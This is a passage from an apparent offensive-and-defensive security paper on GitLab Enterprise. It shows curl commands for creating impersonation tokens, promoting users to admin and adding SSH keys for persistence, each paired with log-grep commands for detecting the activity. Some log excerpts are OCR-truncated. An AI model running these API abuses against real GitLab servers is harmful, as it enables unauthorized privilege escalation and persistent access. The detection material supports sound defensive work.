
⁴² https://docs.gitlab.com/ee/administration/audit_events.html#impersonation-data

⁴³ <https://docs.gitlab.com/ee/api/users.html#create-an-impersonation-token>



Creating impersonation token

After you have created your impersonation token, the token value will be listed for use. The user that is impersonated cannot see this impersonation token when accessing GitLab Enterprise as themselves; it is only visible to other admin users.



Showing created impersonation token

This activity is logged in the production log (/var/log/gitlab/gitlab-rails/production_json.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i impersonate
```

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post | grep -A3 -i impersonation_tokens
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i impersonate
{"method":"POST","path":"/admin/users/hpotter/impersonate","format":"html","controller":"Admin::UsersController","action":"impersonate","status":200,"response_headers":{"content_type":"text/html; charset=utf-8","x_frame_options":"DENY","x_xss_protection":"1; mode=block","x_content_type_options":"nosniff"},"response_body":{"key":"id","value":"hpotter"},"correlation_id":"01FTE9R0NJJAVVPT5P5MEA9YJM","meta.user":{"client_id":"user/5","remote_ip":"192.168.1.54","user_id":5,"username":"adumbledore","ua":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0)"},"action_s":0.005922,"redis_read_bytes":1119,"redis_write_bytes":2169,"redis_cache_calls":7,"redis_cache_duration_s":0.003619,"redis_cache_read_bytes":183,"redis_shared_state_write_bytes":1635,"db_count":20,"db_write_count":3,"db_cached_count":3,"db_replica_count":0,"db_replica_cache_count":0,"db_primary_wal_cached_count":0,"db_replica_duration_s":0.0,"db_primary_duration_s":0.021,"cpu_s":0.101343,"mem_objects":31402,"mem_size":0.06546}
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post | grep -A3 -i impersonation_tokens
Started POST "/admin/users/hpotter/impersonation_tokens" for 192.168.1.54 at 2022-01-27 12:53:24 -0500
Processing by Admin::ImpersonationTokensController#create as HTML
Parameters: {"authenticity_token"=>"[FILTERED]", "personal_access_token"=>"[FILTERED]", "user_id"=>"hpotter"}
Redirected to https://gitlab.hogwarts.local/admin/users/hpotter/impersonation_tokens
```

Viewing impersonation token creation via web interface in logs

An attacker can also create an impersonation token via the Users REST API as shown with the below example curl command.

```
curl -k --request POST --header "PRIVATE-TOKEN: apiToken" --data "name=someName-impersonate" --data "expires_at=" --data "scopes[]=api" --data "scopes[]=read_user" --data "scopes[]=read_repository" --data "scopes[]=write_repository" --data "scopes[]=sudo" "https://gitlabHost/api/v4/users/userIDNumberToImpersonate/impersonation_tokens"
```

```
{
  "active": true,
  "created_at": "2022-01-27T18:13:01.044Z",
  "expires_at": null,
  "id": 64,
  "impersonation": true,
  "name": "hgranger-impersonate",
  "revoked": false,
  "scopes": [
    "api",
    "read_user",
    "read_repository",
    "write_repository",
    "sudo"
  ],
  "token": "MKXKakzMZYHvJsY8Vk5A",
  "user_id": 4
}
```

Output after creating impersonation token via API

This activity is logged in the API log (/var/gitlab/gitlab-rails/api_json.log) as shown below.


```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i impersonation_tokens
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i impersonation_tokens
{"time":"2022-01-27T18:10:28.882Z","severity":"INFO","duration_s":0.04186,"db_duration_s":0.01345,"view_
,value":"","key":"scopes","value":["api,read_user,read_api,read_repository,write_repository,sudo]}],
:"adumbledore","api_error":[{"message":{"scopes":["can only contain available scopes"]}]}],{"queue
redis_cache_read_bytes":118,"redis_cache_write_bytes":100,"redis_shared_state_calls":2,"redis_shared_sta
ica_wal_count":0,"db_replica_wal_cached_count":0,"db_primary_count":9,"db_primary_cached_count":4,"db_pr
_mallocs":13092,"mem_total_bytes":5063695,"pid":9154,"correlation_id":"01FTEBPMAN9D35EHMJ7HX50WRS","meta
_authorization","meta.client_id":"user/5","content_length":"107","request_urgency":"default","target_dur
{"time":"2022-01-27T18:12:08.828Z","severity":"INFO","duration_s":0.03545,"db_duration_s":0.0059,"view_c
,value":"","key":"scopes","value":["api]}],{"host":"gitlab.hogwarts.local","remote_ip":"192.168.1.54,
,"redis_duration_s":0.003424,"redis_read_bytes":125,"redis_write_bytes":557,"redis_cache_calls":5,"redis
_state_write_bytes":154,"db_count":15,"db_write_count":3,"db_cached_count":4,"db_replica_count":0,"db_re
cached_count":0,"db_replica_duration_s":0.0,"db_primary_duration_s":0.009,"cpu_s":0.054021,"mem_objects"
":"POST /api/:version/users/:user_id/impersonation_tokens","meta.remote_ip":"192.168.1.54","meta.feature
{"time":"2022-01-27T18:13:01.054Z","severity":"INFO","duration_s":0.02669,"db_duration_s":0.00377,"view_
,value":"","key":"scopes","value":["api","read_user","read_repository","write_repository","sudo]}],
,"adumbledore","queue_duration_s":0.00594,"redis_calls":4,"redis_duration_s":0.002306,"redis_read_bytes":
dis_shared_state_duration_s":0.001755,"redis_shared_state_write_bytes":101,"db_count":13,"db_write_count
_count":4,"db_primary_wal_count":0,"db_primary_wal_cached_count":0,"db_replica_duration_s":0.0,"db_prima
BN90MZG","meta.user":"adumbledore","meta.caller_id":"POST /api/:version/users/:user_id/impersonation_tok
t","target_duration_s":1}
```

Viewing impersonation token creation via API in logs


Promoting User to Admin Role

An attacker who has admin credentials (username/password or API key) can promote another regular user to the admin role. One option to perform this is via the GitLab Enterprise web interface by checking the “Admin” radio button shown below.



Giving user admin level access

You can now see the hgranger user has the admin role.



Showing hgranger user has admin access

This activity is logged in the production log (/var/log/gitlab/gitlab-rails/production_json.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i patch | grep -i 'admin/users'
```

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i 'patch' | grep -A3 -i 'admin/users'
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i patch | grep -i 'admin/users'
{"method":"PATCH","path":"/admin/users/hgranger","format":"html","controller":"Admin::UsersController","action":"update",
},{key:"authenticity_token","value":"[FILTERED]"},{key:"user","value":{"name":"Hermoine Granger","username":"hgranger",
_level":"admin","external":"0","credit_card_validation_attributes":{"credit_card_validated_at":"0"},"namespace_attributes"
}},{correlation_id":"01FTEd40ACCBdP71AGQGj7FW0G","meta.user":"adumbledore","meta.caller_id":"Admin::UsersController#updat
ore","ua":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0","queue_duration_s":0.023531,"requ
ate_calls":3,"redis_shared_state_duration_s":0.003038,"redis_shared_state_read_bytes":181,"redis_shared_state_write_bytes"
ed_count":0,"db_primary_count":18,"db_primary_cached_count":3,"db_primary_wal_count":0,"db_primary_wal_cached_count":0,"db
2424,"pid":10270,"db_duration_s":0.02599,"view_duration_s":0.0,"duration_s":0.13691}
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i 'patch' | grep -A3 -i 'admin/users'
Started PATCH "/admin/users/hgranger" for 192.168.1.54 at 2022-01-27 13:35:15 -0500
Processing by Admin::UsersController#update as HTML
  Parameters: {"authenticity_token"=>"[FILTERED]", "user"=>{"name"=>"Hermoine Granger", "username"=>"hgranger", "email"=>
_level"=>"admin", "external"=>"0", "credit_card_validation_attributes"=>{"credit_card_validated_at"=>"0"}, "namespace_attri
ranger"}
Redirected to https://gitlab.hogwarts.local/admin/users/hgranger
```

Showing logging for adding user to admin via web interface

An attacker can also promote a user to admin via the Users REST API⁴⁴ as shown with the below example curl command.

⁴⁴ <https://docs.gitlab.com/ee/api/users.html#user-modification>

```
curl -k --request PUT --header "PRIVATE-TOKEN: apiToken" -H '$Content-Type: application/json' --data-binary '{"admin":"true"}'
"https://gitlabHost/api/v4/users/UserIDNumberToPromote"
```

```
{
  "avatar_url": "https://secure.gravatar.com/avatar/183e5bb3d9d8b3d787c
  "bio": "",
  "bot": false,
  "can_create_group": true,
  "can_create_project": true,
  "color_scheme_id": 1,
  "commit_email": "hpotter@hogwarts.local",
  "confirmed_at": "2021-12-06T17:52:02.040Z",
  "created_at": "2021-12-06T17:52:02.293Z",
  "current_sign_in_at": "2022-01-27T17:36:17.163Z",
  "email": "hpotter@hogwarts.local",
  "external": false,
  "extra_shared_runners_minutes_limit": null,
  "followers": 0,
  "following": 0,
  "id": 2,
  "identities": [],
  "is_admin": true,
  "job_title": "",
  "last_activity_on": "2022-01-27",
  "last_sign_in_at": "2022-01-25T14:19:07.117Z",
```

Adding user to admin via API

This activity is logged in the API log (/var/log/gitlab/gitlab-rails/api_json.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i PUT | grep -i
'"key":"admin","value":"true"
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i PUT | grep -i '"key":"admin","value":"true"
{"time":"2022-01-27T18:49:13.746Z","severity":"INFO","duration_s":0.07148,"db_duration_s":0.01323,"view_duration_s":0.058
4, 127.0.0.1","ua":"curl/7.68.0","route":"/api:/version/users/:id","user_id":5,"username":"adumbledore","queue_duration_s
ation_s":0.002005,"redis_cache_read_bytes":442,"redis_cache_write_bytes":225,"redis_shared_state_calls":2,"redis_shared_s
ed_count":0,"db_replica_wal_count":0,"db_replica_wal_cached_count":0,"db_primary_count":25,"db_primary_cached_count":7,"d
n_bytes":2136735,"mem_mallocs":5169,"mem_total_bytes":3051975,"pid":12594,"correlation_id":"01FTEDXJNK2MRNS3QN64KJBQ8W","
"user/5","content_length":16,"request_urgency":"default","target_duration_s":1}
```


Snippet of API log showing user added to admin role

Maintain Persistent Access

An attacker has three primary options in terms of maintaining persistent access to GitLab Enterprise. This can be performed either by creating a personal access token, impersonation token, or adding a public SSH key.

Personal Access Token

The first option is creating a personal access token. This can be performed via the web interface as a regular user or can be performed via the Users REST API⁴⁵ as an administrator. The below screenshot shows creating a personal access token called “persistence-token”.



Creating personal access token for hpotter user

You can see the created personal access token and the token value below.

⁴⁵ <https://docs.gitlab.com/ee/api/users.html#create-a-personal-access-token>


```
{
  "active": true,
  "created_at": "2022-01-27T19:19:14.978Z",
  "expires_at": null,
  "id": 67,
  "name": "hgranger-persistence-token",
  "revoked": false,
  "scopes": [
    "api",
    "read_repository",
    "write_repository"
  ],
  "token": "G3VPxamHwnWWUPo_CEUm",
  "user_id": 4
}
```

Creating access token via API

This activity is logged in the API log (`/var/log/gitlab/gitlab-rails/api_json.log`) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i personal_access_tokens
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i personal_access_tokens
{"time":"2022-01-27T19:18:42.161Z","severity":"INFO","duration_s":0.04711,"db_duration_s":0.00593,"view_duration_s":0.0411,"expires_at":"","value":""},{"key":"scopes","value":["api","read_repository","write_repository"]},"host":"gitlab.hogwarts.local","queue_duration_s":0.042883,"redis_calls":7,"redis_duration_s":0.0044740000000000005,"redis_read_bytes":126,"redis_writes":2,"redis_shared_state_duration_s":0.002166,"redis_shared_state_write_bytes":154,"db_count":19,"db_write_count":4,"db_ary_cached_count":6,"db_primary_wal_count":0,"db_primary_wal_cached_count":0,"db_replica_duration_s":0.0,"db_primary_duration_s":0.0,"meta.user":"adumbledore","meta.caller_id":"POST /api/:version/users/:user_id/personal_access_tokens","agency":"default","target_duration_s":1}
```


Viewing API log with access token creation

Impersonation Token

If an attacker has admin privileges in GitLab Enterprise, they can create an impersonation token for any user they would like. This is a much stealthier option in terms of maintaining access to GitLab Enterprise. This process and details were previously covered in the “User Impersonation” section.

SSH Key

Another option that an attacker has for maintaining persistent access to GitLab Enterprise is via an SSH key as shown in the screenshot below.



Adding SSH key via web interface

This activity is logged in the production log (/var/log/gitlab/gitlab-rails/production.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post |
grep -A3 -i 'profile/keys'
```

```
cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post |
grep -i 'profile/keys'
```

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log | grep -i post | grep -i 'profile/keys'
{"method":"POST","path":"/-/profile/keys","format":"html","controller":"Profiles::KeysController","action":"create","status":200,"key":{"key":"key","value":"[FILTERED]"},"correlation_id":"01FTEGREST0HRVT0Q7PGNX8KGZ","meta.user":"hgranger","meta.ip":"8.1.1.54","user_id":4,"username":"hgranger","ua":"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0","redis_write_bytes":4737,"redis_cache_calls":11,"redis_cache_duration_s":0.010551,"redis_cache_read_bytes":1459,"redis_cache_state_calls":3,"redis_shared_state_duration_s":0.002588,"redis_shared_state_read_bytes":181,"redis_shared_state_write_bytes":0,"db_primary_count":18,"db_primary_cached_count":3,"db_primary_wal_count":0,"db_primary_wal_cached_count":0,"duration_s":0.18414}
root@gitlab-server:~#
root@gitlab-server:~#
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log | grep -A3 -i post | grep -A3 -i 'profile/keys'
Started POST "/-/profile/keys" for 192.168.1.54 at 2022-01-27 14:38:51 -0500
Processing by Profiles::KeysController#create as HTML
Parameters: {"authenticity_token"=>"[FILTERED]", "key"=>"[FILTERED]"}
[ActiveJob] Enqueued ActionMailer::MailDeliveryJob (Job ID: 9de526ea-0858-4cbd-a2db-66e88ba61b36) to Sidekiq(mailers) w
```

Viewing log with evidence of adding SSH key for hgranger

Another method to add an SSH key is via the Users REST API⁴⁶ as shown with the below example curl command. When performing this request via a personal access token, it requires the “api” permission in the scope of the personal access token. Additionally, this SSH key cannot exist for any other user. Users cannot share the same public SSH key.

```
curl -k --request POST -H '$Content-Type: application/json' --header "PRIVATE-TOKEN: apiToken" --data-binary '{"title":"persistence-key","key":"pubSSHKey"}' "https://gitlabHost/api/v4/user/keys"
```

```
{
  "created_at": "2022-01-27T20:06:13.483Z",
  "expires_at": null,
  "id": 4,
  "key": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCsJx8P2+IGHpcak0IMX57g0t+tDK5nBLS9c
dx90tTldmSTEUuxK6iQA6FDRLkNjrhVaaT6w9j42cCWwWy7n4r6dT2LUX5iuHjT5Z1SPLbdlgg3gyptfspC93
digBAF4lipVZkAM= Hermoine Granger (gitlab.hogwarts.local)",
  "title": "persistence-key"
}
```

Adding SSH key via API request

The private SSH key associated with the public SSH key added can now be used to clone repositories within GitLab Enterprise.

```
[15:08:37] hawk@ubuntu-demo:~$ ssh-add test_ssh_key
Identity added: test_ssh_key (hawk@ )
[15:08:40] hawk@ubuntu-demo:~$ git clone git@gitlab.hogwarts.local:hgranger/charms.git
Cloning into 'charms'...
remote: Enumerating objects: 3, done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 3
Receiving objects: 100% (3/3), done.
[15:09:05] hawk@ubuntu-demo:~$ cd charms
[15:09:07] hawk@ubuntu-demo:~/charms$
```

Cloning repository via added SSH key

This activity is logged in the API log (/var/log/gitlab/gitlab-rails/api_json.log) as shown below.

```
cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i 'user/keys'
```

⁴⁶ <https://docs.gitlab.com/ee/api/users.html#add-ssh-key>

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/api_json.log | grep -i post | grep -i 'user/keys'
{"time": "2022-01-27T19:50:40.395Z", "severity": "INFO", "duration_s": 0.01929, "db_duration_s": 0.00046, "view_duration_s": 0.01883, "st
zaC1yc2EAAAADAQABAAQCSjX8P2 IGHpcak0IMX57g0t tDK5nBLS9cVISn08JpJQ8JKSnKNSjodEuKL5y3 4qahM4owbqIcjmM17Kr0AqESn0GGmBB5KS9FECbl
JrhVaaT6w9j42cCWMy7n4r6dT2LUX5iuhJT5Z1SPLbdlgg3gyptfspC93 LEqMu0IidE/AgIJP/p3Q0r4WRnGvErNbgJIPU1IHeHA7wSxgC/o4btbrkfoYkLf3n1
"}]], "host": "gitlab.hogwarts.local", "remote_ip": "192.168.1.54", "ua": "curl/7.68.0", "route": "/api/:version/user/keys'
out": 0, "db_replica_wal_cached_count": 0, "db_primary_count": 1, "db_primary_cached_count": 0, "db_primary_wal_count": 0, "db_primary_v
57, "mem_total_bytes": 3180104, "pid": 18151, "correlation_id": "01FTEHE2Z6GTKM2570GBC086V1", "meta.caller_id": "POST /api/:version/us
th": "604", "request_urgency": "default", "target_duration_s": 1}
{"time": "2022-01-27T19:51:41.377Z", "severity": "INFO", "duration_s": 0.01705, "db_duration_s": 0.00046, "view_duration_s": 0.01655, "st
```

Viewing SSH key addition via API log

Modifying CI/CD Pipeline

As shown in the “” section, GitLab Runners can be abused to facilitate lateral movement throughout an environment. A GitLab Runner will run the instructions defined in the CI configuration file for a project. The example of modifying the GitLab CI configuration file is shown below. This can also be done outside of the web interface via the Git command-line tool. When modifying the CI configuration file, you will need either the Developer, Maintainer or Owner role for a project.



Modifying GitLab CI configuration file


```
gitlab@gitlab-server:~$ sudo cat /etc/gitlab/gitlab.rb | grep -i bind_dn -B5 -A5
[sudo] password for gitlab:
# main: # 'main' is the GitLab 'provider ID' of this LDAP server
#   label: 'LDAP'
#   host: '_your_ldap_server'
#   port: 389
#   uid: 'sAMAccountName'
#   bind_dn: '_the_full_dn_of_the_user_you_will_bind_with'
#   password: '_the_password_of_the_bind_user'
